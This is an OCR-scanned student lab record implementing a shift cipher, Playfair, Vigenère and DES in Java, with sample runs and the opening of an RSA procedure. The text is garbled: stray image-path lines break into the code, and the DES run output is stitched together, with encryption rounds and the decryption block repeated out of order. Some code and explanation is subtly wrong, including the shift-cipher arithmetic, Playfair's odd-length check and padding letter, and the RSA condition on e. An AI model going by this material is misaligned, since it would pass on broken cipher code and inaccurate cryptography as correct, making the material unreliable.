		System.out.print("Enter the Message :");
		str=sc.nextLine();
		str=str.toLowerCase();
		n=str.length();
		char ch1[]=str.toCharArray();
		char ch3;
		char ch4;
		System.out.print("Enter the key :");
		shift=sc.nextInt();
		System.out.print("Encrypted Message is :");
		for(i=0;i<n;i++)
		{
```

```
        if(Character.isLetter(ch1[i]))
        {
                ch3=(char)(((int)ch1[i]*shift-97)%26+97);
                str1=str1+ch3;
        }
        else if(ch1[i]==' ')
        {
                str1=str1+ch1[i];
        }
}
System.out.println(str1);
int q=0,flag=0;
for(i=0;i<26;i++)
{
if(((i*26)+1)%shift==0)
{
                q=((i*26)+1)/shift;
                break;
}
}
System.out.print("Decrypted Message is :");
char ch2[]=str1.toCharArray();
for(i=0;i<str1.length();i++)
{
        if(Character.isLetter(ch2[i]))
        {

                ch4=(char)(((int)ch2[i]*q-97)%26+97);
                str2=str2+ch4;
        }

        else if(ch2[i]==' ')
        {
                str2=str2+ch2[i];
        }
}
```

```
            System.out.println(str2);
        }
}
```

OUTPUT:



IV. PLAYFAIR CIPHER

AIM:

To implement Playfair cipher encryption and decryption.

PROCEDURE:

For Playfair Cipher Encryption, generate the key Square(5×5) that acts as the key for encrypting the plaintext and the plaintext is split into pairs of two letters (digraphs).

If there is an odd number of letters, a Z is added to the last letter.

If both the letters are in the same column, take the letter below each one.

If both the letters are in same row, take the letter to the right of each one.

If neither of the above rules is true, form a rectangle with the two letters and take the letters on the horizontal opposite corner of the rectangle.

For Playfair Cipher Decryption, generate the key Square(5×5) at the receiver's end and the ciphertext is split into pairs of two letters (digraphs).

If both the letters are in the same column, take the letter above each one.

If both the letters are in same row, take the letter to the left of each one.

If neither of the above rules is true, form a rectangle with the two letters and take the letters on the horizontal opposite corner of the rectangle.

Here, for both encryption and decryption, the same key is to be used and the ciphertext always have even number of characters.

PROGRAM:

```
import java.util.*;
class Basic{
 String allChar="ABCDEFGHIJKLMNOPQRSTUVWXYZ";
 boolean indexOfChar(char c)
{
 for(int i=0;i < allChar.length();i++)
 {
  if(allChar.charAt(i)==c)
                        return true;
 }
 return false;
}
```

```
}
class PlayFair{
      Basic b=new Basic();
      char keyMatrix[][]=new char[5][5];
      boolean repeat(char c)
      {
         if(!b.indexOfChar(c))
         {
            return true;
         }
          for(int i=0;i < keyMatrix.length;i++)
          {
             for(int j=0;j < keyMatrix[i].length;j++)
             {
                if(keyMatrix[i][j]==c || c=='J')
                   return true;
             }
          }
          return false;
      }
      void insertKey(String key)
      {
          key=key.toUpperCase();
          key=key.replaceAll("J", "I");
          key=key.replaceAll(" ", "");
          int a=0,b=0;
         for(int k=0;k < key.length();k++)
          {
                if(!repeat(key.charAt(k)))
                {
                   keyMatrix[a][b++]=key.charAt(k);
                   if(b>4)
                   {
                      b=0;
                      a++;
                   }
```

```
            }
        }
       char p='A';
        while(a < 5)
        {
            while(b < 5)
            {
                if(!repeat(p))
                {
                    keyMatrix[a][b++]=p;

                }
              p++;
            }
            b=0;
            a++;
        }
         System.out.print("------------------------Key Matrix-------------------");
        for(int i=0;i < 5;i++)
        {
           System.out.println();
           for(int j=0;j < 5;j++)
           {
              System.out.print("\t"+keyMatrix[i][j]);
           }
        }
        System.out.println("\n-----------------------------------------------------");
}
int rowPos(char c)
 {
     for(int i=0;i < keyMatrix.length;i++)
        {
           for(int j=0;j < keyMatrix[i].length;j++)
           {
              if(keyMatrix[i][j]==c)
                 return i;
```

```
            }
        }
      return -1;
 }
int columnPos(char c)
 {
      for(int i=0;i < keyMatrix.length;i++)
        {
           for(int j=0;j < keyMatrix[i].length;j++)
           {
              if(keyMatrix[i][j]==c)
                 return j;
           }
        }
      return -1;
 }
String encryptChar(String plain)
 {
    plain=plain.toUpperCase();
    char a=plain.charAt(0),b=plain.charAt(1);
    String cipherChar="";
    int r1,c1,r2,c2;
    r1=rowPos(a);
    c1=columnPos(a);
    r2=rowPos(b);
    c2=columnPos(b);
   if(c1==c2)
    {
        ++r1;
       ++r2;
       if(r1>4)
          r1=0;
      if(r2>4)
          r2=0;
       cipherChar+=keyMatrix[r1][c2];
       cipherChar+=keyMatrix[r2][c1];
```


```
    }
    else if(r1==r2)
    {
        ++c1;
        ++c2;
        if(c1>4)
            c1=0;
       if(c2>4)
            c2=0;
        cipherChar+=keyMatrix[r1][c1];
        cipherChar+=keyMatrix[r2][c2];
   }
    else{
        cipherChar+=keyMatrix[r1][c2];
        cipherChar+=keyMatrix[r2][c1];
    }
    return cipherChar;
}
String Encrypt(String plainText,String key)
 {
    insertKey(key);
    String cipherText="";
    plainText=plainText.replaceAll("j", "i");
    plainText=plainText.replaceAll(" ", "");
    plainText=plainText.toUpperCase();
    int len=plainText.length();
   if(len/2!=0)
    {
        plainText+="X";
        ++len;
    }
   for(int i=0;i < len-1;i=i+2)
    {
      cipherText+=encryptChar(plainText.substring(i,i+2));
      cipherText+=" ";
    }
```

```
    return cipherText;
}
 String decryptChar(String cipher)
{
    cipher=cipher.toUpperCase();
    char a=cipher.charAt(0),b=cipher.charAt(1);
    String plainChar="";
    int r1,c1,r2,c2;
    r1=rowPos(a);
    c1=columnPos(a);
    r2=rowPos(b);
    c2=columnPos(b);
   if(c1==c2)
    {
        --r1;
       --r2;
       if(r1 < 0)
           r1=4;
      if(r2 < 0)
           r2=4;
       plainChar+=keyMatrix[r1][c2];
       plainChar+=keyMatrix[r2][c1];
    }
    else if(r1==r2)
    {
       --c1;
       --c2;
       if(c1 < 0)
           c1=4;
      if(c2 < 0)
           c2=4;
       plainChar+=keyMatrix[r1][c1];
       plainChar+=keyMatrix[r2][c2];
   }
    else{
       plainChar+=keyMatrix[r1][c2];
```

```
            plainChar+=keyMatrix[r2][c1];
          }
          return plainChar;
       }
      String Decrypt(String cipherText,String key)
       {
          String plainText="";
          cipherText=cipherText.replaceAll("j", "i");
          cipherText=cipherText.replaceAll(" ", "");
          cipherText=cipherText.toUpperCase();
          int len=cipherText.length();
          for(int i=0;i < len-1;i=i+2)
          {
            plainText+=decryptChar(cipherText.substring(i,i+2));
            plainText+=" ";
          }
          return plainText;
       }}

class PlayFairCipher{
      public static void main(String args[])throws Exception
      {
          PlayFair p=new PlayFair();
          Scanner scn=new Scanner(System.in);
          String key,cipherText,plainText;
          System.out.print("Enter the Message :");
          plainText=scn.nextLine();
          System.out.print("Enter the key :");
          key=scn.nextLine();
          cipherText=p.Encrypt(plainText,key);
         System.out.println("Encrypted Message is :");
          System.out.println("----------------------------------------------------
\n"+cipherText);
          System.out.println("----------------------------------------------------");
          String encryptedText=p.Decrypt(cipherText, key);
          System.out.println("Decrypted Message is :" );
```

```
        System.out.println("----------------------------------------------------
\n"+encryptedText);
         System.out.println("----------------------------------------------------");
    }
}
```

OUTPUT:



```
Senba:Cipher senbagapriya$ javac PlayFairCipher.java
Senba:Cipher senbagapriya$ java PlayFairCipher
Enter the Message :PLAYFAIRCIPHERISONEOFGOODCIPHER
Enter the key :SECRETKEY
------------------------Key Matrix--------------------
        S       E       C       R       T
        K       Y       A       B       D
        F       G       H       I       L
        M       N       O       P       Q
        U       V       W       X       Z
------------------------------------------------------------
Encrypted Message is :
------------------------------------------------------------
QI BA HK PB RH OI CT FR PO CN GH WW AT PX GC BR
------------------------------------------------------------
Decrypted Message is :
------------------------------------------------------------
PL AY FA IR CI PH ER IS ON EO FG OO DC IP HE RX
------------------------------------------------------------
Senba:Cipher senbagapriya$
```

V. VIGENERE CIPHER

AIM:

To implement Vigenere cipher encryption and decryption.

PROCEDURE:

The encryption of the original text is done using the Vigenere square or Vigenere table.

The table consists of the alphabets written out 26 times in different rows, each alphabet shifted cyclically to the left compared to the previous alphabet, corresponding to the 26 possible Caesar Ciphers.

At different points in the encryption process, the cipher uses a different alphabet from one of the rows.

The alphabet used at each point depends on a repeating keyword.


Decryption is performed by going to the row in the table corresponding to the key, finding the position of the ciphertext letter in this row, and then using the column's label as the plaintext.

PROGRAM:

```
import java.util.*;
public class VigenereCipher
{
   public static String encrypt(String text, final String key)
   {
      String res = "";
      text = text.toUpperCase();
      for (int i = 0, j = 0; i < text.length(); i++)
      {
         char c = text.charAt(i);
         if (c < 'A' || c > 'Z')
            continue;
         res += (char) ((c + key.charAt(j) - 2 * 'A') % 26 + 'A');
         j = ++j % key.length();
      }
      return res;
```

```
    }
    public static String decrypt(String text, final String key)
    {
        String res = "";
        text = text.toUpperCase();
        for (int i = 0, j = 0; i < text.length(); i++)
        {
            char c = text.charAt(i);
            if (c < 'A' || c > 'Z')
                continue;
            res += (char) ((c - key.charAt(j) + 26) % 26 + 'A');
            j = ++j % key.length();
        }
        return res;
    }

    public static void main(String[] args)
    {
        String message;
        String key;
        System.out.print("Enter the Message :");
        Scanner sc=new Scanner(System.in);
        message=sc.nextLine();
        System.out.print("Enter the key :");
        Scanner scan=new Scanner(System.in);
        key=scan.nextLine();
        String encryptedMsg = encrypt(message, key);
        System.out.println("Encrypted message is : " + encryptedMsg);
        System.out.println("Decrypted message is : " + decrypt(encryptedMsg,
key));
    }
}
```

OUTPUT:



RESULT:

Thus, the Symmetric encryption algorithms have been implemented and the outputs are verified successfully.

EX NO: 10
DATE : 10/10/2020

DES ALGORITHM

AIM:

To implement Data Encryption Standard Algorithm.

PROCEDURE:

There are 16 rounds of encryption in the Key generation algorithm, and a different key is used for each round.

Compress and transpose the given 64-bit key into a 48-bit key using the pc1 table.

Divide the result into two equal parts: C and D & they are left-shifted circularly.

For encryption rounds 1, 2, 9, and 16 they are left shifted circularly by 1 bit; for all of the other rounds, they are left-circularly shifted by 2 and the result is compressed to 48 bits in accordance with the rule.

The result of previous step is the input for the next round of key generation.

For encryption, transpose the bits in the 64-block according to the initial_permutation_table.

Divide the result into equal parts: left plain text (1-32 bits) and right plain text (33-64 bits).

The resulting parts undergo 16 rounds of encryption in each round.

The right plain text is expanded using the expansion table.

The expanded right plain text now consists of 48 bits and is XORed with the 48-bit key.

The result of the previous step is divided into 8 boxes.

Each box contains 6 bits and after going through the eight substitution boxes, each box is reduced from 8 bits to 6 bits.

The first and last bit of each box provides the row index, and the remaining bits provide the column index.

These indices are used to look-up values in a substitution box. A substitution box has 4 rows, 16 columns, and contains numbers from 0 to 15.

The result is transposed in accordance with the permutation_table.

XOR the left half with the result from the above step. Store this in the right plain text.

Store the initial right plain text in the left plain text.

These halves are inputs for the next round. Remember that there are different keys for each round.

After the 16 rounds of encryption, swap the left plain text and the right plain text.

Finally, apply the inverse permutation (inverse of the initial permutation), and the ciphertext will be generated.

For decryption,The order of the 16 48-bit keys is reversed such that key 16 becomes key 1, and so on.

Then, the steps for encryption are applied to the ciphertext.

PROGRAM:

```
import java.util.*;
class des {
   private static class DES {
     int[] IP = { 58, 50, 42, 34, 26, 18,
                  10, 2, 60, 52, 44, 36, 28, 20,
                  12, 4, 62, 54, 46, 38,
                  30, 22, 14, 6, 64, 56,
                  48, 40, 32, 24, 16, 8,
                  57, 49, 41, 33, 25, 17,
                  9, 1, 59, 51, 43, 35, 27,
                  19, 11, 3, 61, 53, 45,
                  37, 29, 21, 13, 5, 63, 55,
                  47, 39, 31, 23, 15, 7 };
      int[] IP1 = { 40, 8, 48, 16, 56, 24, 64,
                   32, 39, 7, 47, 15, 55,
                   23, 63, 31, 38, 6, 46,
                   14, 54, 22, 62, 30, 37,
                   5, 45, 13, 53, 21, 61,
                   29, 36, 4, 44, 12, 52,
                   20, 60, 28, 35, 3, 43,
                   11, 51, 19, 59, 27, 34,
                   2, 42, 10, 50, 18, 58,
```

```
            26, 33, 1, 41, 9, 49,
            17, 57, 25 };
  int[] PC1 = { 57, 49, 41, 33, 25,
            17, 9, 1, 58, 50, 42, 34, 26,
            18, 10, 2, 59, 51, 43, 35, 27,
            19, 11, 3, 60, 52, 44, 36, 63,
            55, 47, 39, 31, 23, 15, 7, 62,
            54, 46, 38, 30, 22, 14, 6, 61,
            53, 45, 37, 29, 21, 13, 5, 28,
            20, 12, 4 };
int[] PC2 = { 14, 17, 11, 24, 1, 5, 3,
            28, 15, 6, 21, 10, 23, 19, 12,
            4, 26, 8, 16, 7, 27, 20, 13, 2,
            41, 52, 31, 37, 47, 55, 30, 40,
            51, 45, 33, 48, 44, 49, 39, 56,
            34, 53, 46, 42, 50, 36, 29, 32 };
  int[] EP = { 32, 1, 2, 3, 4, 5, 4,
           5, 6, 7, 8, 9, 8, 9, 10,
           11, 12, 13, 12, 13, 14, 15,
           16, 17, 16, 17, 18, 19, 20,
           21, 20, 21, 22, 23, 24, 25,
           24, 25, 26, 27, 28, 29, 28,
           29, 30, 31, 32, 1 };
int[] P = { 16, 7, 20, 21, 29, 12, 28,
          17, 1, 15, 23, 26, 5, 18,
          31, 10, 2, 8, 24, 14, 32,
          27, 3, 9, 19, 13, 30, 6,
          22, 11, 4, 25 };
int[][][] sbox = {
    { { 14, 4, 13, 1, 2, 15, 11, 8, 3, 10, 6, 12, 5, 9, 0, 7 },
      { 0, 15, 7, 4, 14, 2, 13, 1, 10, 6, 12, 11, 9, 5, 3, 8 },
      { 4, 1, 14, 8, 13, 6, 2, 11, 15, 12, 9, 7, 3, 10, 5, 0 },
      { 15, 12, 8, 2, 4, 9, 1, 7, 5, 11, 3, 14, 10, 0, 6, 13 } },
    { { 15, 1, 8, 14, 6, 11, 3, 4, 9, 7, 2, 13, 12, 0, 5, 10 },
      { 3, 13, 4, 7, 15, 2, 8, 14, 12, 0, 1, 10, 6, 9, 11, 5 },
      { 0, 14, 7, 11, 10, 4, 13, 1, 5, 8, 12, 6, 9, 3, 2, 15 },
```

```
      { 13, 8, 10, 1, 3, 15, 4, 2, 11, 6, 7, 12, 0, 5, 14, 9 } },
    { { 10, 0, 9, 14, 6, 3, 15, 5, 1, 13, 12, 7, 11, 4, 2, 8 },
      { 13, 7, 0, 9, 3, 4, 6, 10, 2, 8, 5, 14, 12, 11, 15, 1 },
      { 13, 6, 4, 9, 8, 15, 3, 0, 11, 1, 2, 12, 5, 10, 14, 7 },
      { 1, 10, 13, 0, 6, 9, 8, 7, 4, 15, 14, 3, 11, 5, 2, 12 } },
    { { 7, 13, 14, 3, 0, 6, 9, 10, 1, 2, 8, 5, 11, 12, 4, 15 },
      { 13, 8, 11, 5, 6, 15, 0, 3, 4, 7, 2, 12, 1, 10, 14, 9 },
      { 10, 6, 9, 0, 12, 11, 7, 13, 15, 1, 3, 14, 5, 2, 8, 4 },
      { 3, 15, 0, 6, 10, 1, 13, 8, 9, 4, 5, 11, 12, 7, 2, 14 } },
    { { 2, 12, 4, 1, 7, 10, 11, 6, 8, 5, 3, 15, 13, 0, 14, 9 },
      { 14, 11, 2, 12, 4, 7, 13, 1, 5, 0, 15, 10, 3, 9, 8, 6 },
      { 4, 2, 1, 11, 10, 13, 7, 8, 15, 9, 12, 5, 6, 3, 0, 14 },
      { 11, 8, 12, 7, 1, 14, 2, 13, 6, 15, 0, 9, 10, 4, 5, 3 } },
    { { 12, 1, 10, 15, 9, 2, 6, 8, 0, 13, 3, 4, 14, 7, 5, 11 },
      { 10, 15, 4, 2, 7, 12, 9, 5, 6, 1, 13, 14, 0, 11, 3, 8 },
      { 9, 14, 15, 5, 2, 8, 12, 3, 7, 0, 4, 10, 1, 13, 11, 6 },
      { 4, 3, 2, 12, 9, 5, 15, 10, 11, 14, 1, 7, 6, 0, 8, 13 } },
    { { 4, 11, 2, 14, 15, 0, 8, 13, 3, 12, 9, 7, 5, 10, 6, 1 },
      { 13, 0, 11, 7, 4, 9, 1, 10, 14, 3, 5, 12, 2, 15, 8, 6 },
      { 1, 4, 11, 13, 12, 3, 7, 14, 10, 15, 6, 8, 0, 5, 9, 2 },
      { 6, 11, 13, 8, 1, 4, 10, 7, 9, 5, 0, 15, 14, 2, 3, 12 } },
    { { 13, 2, 8, 4, 6, 15, 11, 1, 10, 9, 3, 14, 5, 0, 12, 7 },
      { 1, 15, 13, 8, 10, 3, 7, 4, 12, 5, 6, 11, 0, 14, 9, 2 },
      { 7, 11, 4, 1, 9, 12, 14, 2, 0, 6, 10, 13, 15, 3, 5, 8 },
      { 2, 1, 14, 7, 4, 10, 8, 13, 15, 12, 9, 0, 3, 5, 6, 11 } }
};
int[] shiftBits = { 1, 1, 2, 2, 2, 2, 2, 2,
                    1, 2, 2, 2, 2, 2, 2, 1 };
String hextoBin(String input)
{
    int n = input.length() * 4;
    input = Long.toBinaryString(
        Long.parseUnsignedLong(input, 16));
    while (input.length() < n)
        input = "0" + input;
    return input;
```

```
}
String binToHex(String input)
{
    int n = (int)input.length() / 4;
    input = Long.toHexString(
        Long.parseUnsignedLong(input, 2));
    while (input.length() < n)
        input = "0" + input;
    return input;
}
String permutation(int[] sequence, String input)
{
    String output = "";
    input = hextoBin(input);
    for (int i = 0; i < sequence.length; i++)
        output += input.charAt(sequence[i] - 1);
    output = binToHex(output);
    return output;
}
String xor(String a, String b)
{
    long t_a = Long.parseUnsignedLong(a, 16);
    long t_b = Long.parseUnsignedLong(b, 16);
    t_a = t_a ^ t_b;
    a = Long.toHexString(t_a);
    while (a.length() < b.length())
        a = "0" + a;
    return a;
}
String leftCircularShift(String input, int numBits)
{
    int n = input.length() * 4;
    int perm[] = new int[n];
    for (int i = 0; i < n - 1; i++)
        perm[i] = (i + 2);
    perm[n - 1] = 1;
```

```
    while (numBits-- > 0)
        input = permutation(perm, input);
    return input;
}
String[] getKeys(String key)
{
    String keys[] = new String[16];
    key = permutation(PC1, key);
    for (int i = 0; i < 16; i++) {
        key = leftCircularShift(
                key.substring(0, 7), shiftBits[i])
            + leftCircularShift(key.substring(7, 14),
                                shiftBits[i]);
        keys[i] = permutation(PC2, key);
    }
    return keys;
}
 String sBox(String input)
{
    String output = "";
    input = hextoBin(input);
    for (int i = 0; i < 48; i += 6) {
        String temp = input.substring(i, i + 6);
        int num = i / 6;
        int row = Integer.parseInt(
            temp.charAt(0) + "" + temp.charAt(5), 2);
        int col = Integer.parseInt(
            temp.substring(1, 5), 2);
        output += Integer.toHexString(
            sbox[num][row][col]);
    }
    return output;
}
String round(String input, String key, int num)
{
    String left = input.substring(0, 8);
```

```
    String temp = input.substring(8, 16);
    String right = temp;
    temp = permutation(EP, temp);
    temp = xor(temp, key);
    temp = sBox(temp);
    temp = permutation(P, temp);
    left = xor(left, temp);
    System.out.println("Round "
                       + (num + 1) + " "
                       + right.toUpperCase()
                       + " " + left.toUpperCase() + " "
                       + key.toUpperCase());

    return right + left;
}
 String encrypt(String plainText, String key)
{
    int i;
    String keys[] = getKeys(key);
    plainText = permutation(IP, plainText);
    System.out.println(
        "After initial permutation: "
        + plainText.toUpperCase());
    System.out.println(
        "After splitting: L0="
        + plainText.substring(0, 8).toUpperCase()
        + " R0="
        + plainText.substring(8, 16).toUpperCase() + "\n");
    for (i = 0; i < 16; i++) {
        plainText = round(plainText, keys[i], i);
    }
    plainText = plainText.substring(8, 16)
                + plainText.substring(0, 8);

    plainText = permutation(IP1, plainText);
    return plainText;
```

```
    }
     String decrypt(String plainText, String key)
    {
        int i;
        String keys[] = getKeys(key);
       plainText = permutation(IP, plainText);
        System.out.println(
            "After initial permutation: "
            + plainText.toUpperCase());
        System.out.println(
            "After splitting: L0="
            + plainText.substring(0, 8).toUpperCase()
            + " R0=" + plainText.substring(8, 16).toUpperCase()
            + "\n");
       for (i = 15; i > -1; i--) {
            plainText = round(plainText, keys[i], 15 - i);
        }
         plainText = plainText.substring(8, 16)
                  + plainText.substring(0, 8);
        plainText = permutation(IP1, plainText);
        return plainText;
    }
}
public static void main(String args[])
{
   Scanner sc = new Scanner(System.in);
    System.out.print("Enter the Message : ");
    String text = new String();
    text = sc.next();
    System.out.print("Enter the key : ");
    Scanner scan = new Scanner(System.in);
    String key = scan.nextLine();
    DES cipher = new DES();
    System.out.println("Encryption:\n");
    text = cipher.encrypt(text, key);
    System.out.println("\nCipher Text: " + text.toUpperCase() + "\n");
```

```
        System.out.println("Decryption\n");
        text = cipher.decrypt(text, key);
        System.out.println(
            "\nPlain Text: "
            + text.toUpperCase());
    } }
```

OUTPUT:

```
Senba:Cipher senbagapriya$ javac des.java
Senba:Cipher senbagapriya$ java des.java
Enter the Message : 123456ABCD132536
Enter the key : AABB09182736CCDD
Encryption:

After initial permutation: 14A7D67818CA18AD
After splitting: L0=14A7D678 R0=18CA18AD

Round 1 18CA18AD 5A78E394 194CD072DE8C
Round 2 5A78E394 4A1210F6 4568581ABCCE
Round 3 4A1210F6 B8089591 06EDA4ACF5B5
Round 4 B8089591 236779C2 DA2D032B6EE3
Round 5 236779C2 A15A4B87 69A629FEC913
Round 6 A15A4B87 2E8F9C65 C1948E87475E
Round 7 2E8F9C65 A9FC20A3 708AD2DDB3C0
Round 8 A9FC20A3 308BEE97 34F822F0C66D
Round 9 308BEE97 10AF9D37 84BB4473DCCC
Round 10 10AF9D37 6CA6CB20 02765708B5BF
Round 11 6CA6CB20 FF3C485F 6D5560AF7CA5
Round 12 FF3C485F 22A5963B C2C1E96A4BF3
Round 13 22A5963B 387CCDAA 99C31397C91F
Round 14 387CCDAA BD2DD2AB 251B8BC717D0
Round 15 BD2DD2AB CF26B472 3330C5D9A36D
Round 16 CF26B472 19BA9212 181C5D75C66D

Cipher Text: C0B7A8D05F3A829C

Decryption

After initial permutation: 19BA9212CF26B472
After splitting: L0=19BA9212 R0=CF26B472

Round 1 CF26B472 BD2DD2AB 181C5D75C66D
Round 2 BD2DD2AB 387CCDAA 3330C5D9A36D
Round 3 387CCDAA 22A5963B 251B8BC717D0
Round 4 22A5963B FF3C485F 99C31397C91F
Round 5 FF3C485F 6CA6CB20 C2C1E96A4BF3
```

```
Round 6 A15A4B87 2E8F9C65 C1948E87475E
Round 7 2E8F9C65 A9FC20A3 708AD2DDB3C0
Round 8 A9FC20A3 308BEE97 34F822F0C66D
Round 9 308BEE97 10AF9D37 84BB4473DCCC
Round 10 10AF9D37 6CA6CB20 02765708B5BF
Round 11 6CA6CB20 FF3C485F 6D5560AF7CA5
Round 12 FF3C485F 22A5963B C2C1E96A4BF3
Round 13 22A5963B 387CCDAA 99C31397C91F
Round 14 387CCDAA BD2DD2AB 251B8BC717D0
Round 15 BD2DD2AB CF26B472 3330C5D9A36D
Round 16 CF26B472 19BA9212 181C5D75C66D

Cipher Text: C0B7A8D05F3A829C

Decryption

After initial permutation: 19BA9212CF26B472
After splitting: L0=19BA9212 R0=CF26B472

Round 1 CF26B472 BD2DD2AB 181C5D75C66D
Round 2 BD2DD2AB 387CCDAA 3330C5D9A36D
Round 3 387CCDAA 22A5963B 251B8BC717D0
Round 4 22A5963B FF3C485F 99C31397C91F
Round 5 FF3C485F 6CA6CB20 C2C1E96A4BF3
Round 6 6CA6CB20 10AF9D37 6D5560AF7CA5
Round 7 10AF9D37 308BEE97 02765708B5BF
Round 8 308BEE97 A9FC20A3 84BB4473DCCC
Round 9 A9FC20A3 2E8F9C65 34F822F0C66D
Round 10 2E8F9C65 A15A4B87 708AD2DDB3C0
Round 11 A15A4B87 236779C2 C1948E87475E
Round 12 236779C2 B8089591 69A629FEC913
Round 13 B8089591 4A1210F6 DA2D032B6EE3
Round 14 4A1210F6 5A78E394 06EDA4ACF5B5
Round 15 5A78E394 18CA18AD 4568581ABCCE
Round 16 18CA18AD 14A7D678 194CD072DE8C

Plain Text: 123456ABCD132536
Senba:Cipher senbagapriya$
```

RESULT:

Thus, the DES algorithm has been implemented and the output is verified successfully.

EX NO: 11
DATE : 15/10/2020

RSA ALGORITHM

AIM:

To implement RSA Algorithm.

PROCEDURE:

Select two prime no's P and Q

Now First part of the Public key : n = P*Q

We need to calculate Φ(n) such that Φ(n) = (P-1)(Q-1)

We also need a small exponent say e but e must be An integer, not be a factor of n and 1 < e < Φ(n)

Our Public Key is made of n and e

Now calculate Private Key, d such that d = (k*Φ(n) + 1) / e for some integer k

Encryption can be done by the formula "Encrypted Data c = m^e mod n".

Decryption can be done by the formula "Decrypted Data = c^d mod n".

